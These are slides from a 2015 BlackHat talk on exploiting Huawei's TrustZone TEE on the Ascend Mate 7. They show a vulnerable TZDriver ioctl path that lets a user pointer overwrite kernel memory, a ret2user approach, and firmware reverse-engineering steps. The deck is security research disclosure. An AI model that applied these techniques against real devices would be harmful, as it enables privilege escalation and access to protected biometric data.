



Attacking your “Trusted Core”

Exploiting TrustZone on Android

Di Shen (@returnsme)

BlackHat USA 15



Agenda

- **Background**

- About Huawei Ascend Mate 7
- TEE architecture of Huawei Hisilicon
- Attack Surface

- **Vulnerability in Normal World**

- technical details
- gain root privilege

- **Vulnerabilities in Secure World (TEE)**

- technical details
- read fingerprint image from sensor / bypass sec features

- **Conclusion**



Who am I

- **Security researcher from Qihoo 360**
- **Mainly focus on Android**
- **Always like console games and manga/anime**



Background





Huawei Ascend Mate 7


- **HiSilicon Kirin 925 SoC chipset**
- **HiSilicon implemented its own TEE kernel(Trusted Core)**
- **the world's first Android smartphone with touch fingerprint sensor, featuring FPC1020**
- **1 million units sold by Huawei in the first month**



Fingerprint: protected by SecureOS



Huawei IFA 2014 - Huawei Mate 7, Ascend G7 and P7 Sapphire




Security in
our TrustZone


Stored inside the chipset
*Access protected by **SecureOS***

Huawei @ IFA 2014 - Mate 7, Ascend G7

48:38 / 1:33:59



TEE architecture of Huawei





Attack Surface

- **TZDriver**

- accepting malformed ioctl command may allow installed application to execute arbitrary code in Linux Kernel.

- **Trusted Application**


- mistake in input structure bound-check may lead to an arbitrary code execution vulnerability in TEE

- **TEE kernel**

- system call bugs may allow a malicious TA to escalate privilege



Attack “TrustedCore”





Vulnerability in Normal World





TZDriver: /dev/tc_ns_client

- Accessible to any installed applications
- provide communication APIs between NW and SW
- provide an ioctl interface to both user space clients and other kernel module
 - for user clients, use copy_to_user/copy_from_user to copy input/output param buffer
 - for kernel modules, use memcpy directly



TC_NS_ClientContext

```
typedef struct {  
    unsigned char uuid[16];  
    unsigned int session_id;  
    unsigned int cmd_id;  
    TC_NS_ClientReturn returns;  
    TC_NS_ClientLogin login;  
    unsigned int paramTypes; //type of input param  
    TC_NS_ClientParam params[4]; //address or value of input  
    bool started;  
} TC_NS_ClientContext;
```



TC_NS_ClientParam

```
typedef union {  
    struct {  
        unsigned int buffer; //ptr of buffer  
        unsigned int offset; //size of buffer  
        unsigned int size_addr;  
    } memref;  
    struct {  
        unsigned int a_addr; //ptr of a 4-bytes buffer  
        unsigned int b_addr; //ptr of a 4-bytes buffer  
        } value;  
    } TC_NS_ClientParam;
```

What if user client send a kernel pointer to driver?


Kernel memory overwriting



```
static int TC_NS_SMC_Call(TC_NS_ClientContext *client_context, TC_NS_DEV_File
*dev_file, bool is_global){
    ....
    // build a TC_NS_SMC_CMD struct
    ....
    // execute SMC instruction
    TC_NS_SMC(smc_cmd_phys);
    // copy result from smc_cmd.operation_phys to callers' buffer(client_param.value)
    if(client_operation->params[0].value.a > 0xbfffffff){
        //driver think caller is from kernel space
        *(u32 *)client_param->value.a_addr = operation->params[i].value.a;
    }
    else{
        //driver think caller is from user space
        copy_to_user(...);
    }
    if(client_operation->params[0].value.b > 0xbfffffff){
        *(u32 *)client_param->value.b_addr = operation->params[i].value.b;
    }
    else{
        copy_to_user(...);
    }
    ....
}
```



ret2user





How to find a stable “TZValue”

- Extract TEE image from firmware. Using HuaweiUpdateExtractor.exe
- TEEOS.img is not encrypted. Drag into IDA.
- Find a interface provided by TA will return a stable “TZvalue”.

Time querying interface in TEEGlobalTask



```
int get_sys_time()
{
    int result; // r0@1
    tag_TC_NS_Operation *v1; // r3@1
    unsigned int v2; // [sp+0h] [bp-10h]@1
    int v3; // [sp+4h] [bp-Ch]@1

    get_time((int)&v2);
    result = 0;
    v1 = dword_5E2E0->operation_phys;
    v1->params[0].value.a = v2; //second from startup
    v1->params[0].value.b = 1000 * v3; //millisecond
    return result;
}
```



Vulnerabilities in Secure World



Send malformed request to TA

- now I can execute SMC instruction by TZDriver ret2user exploit
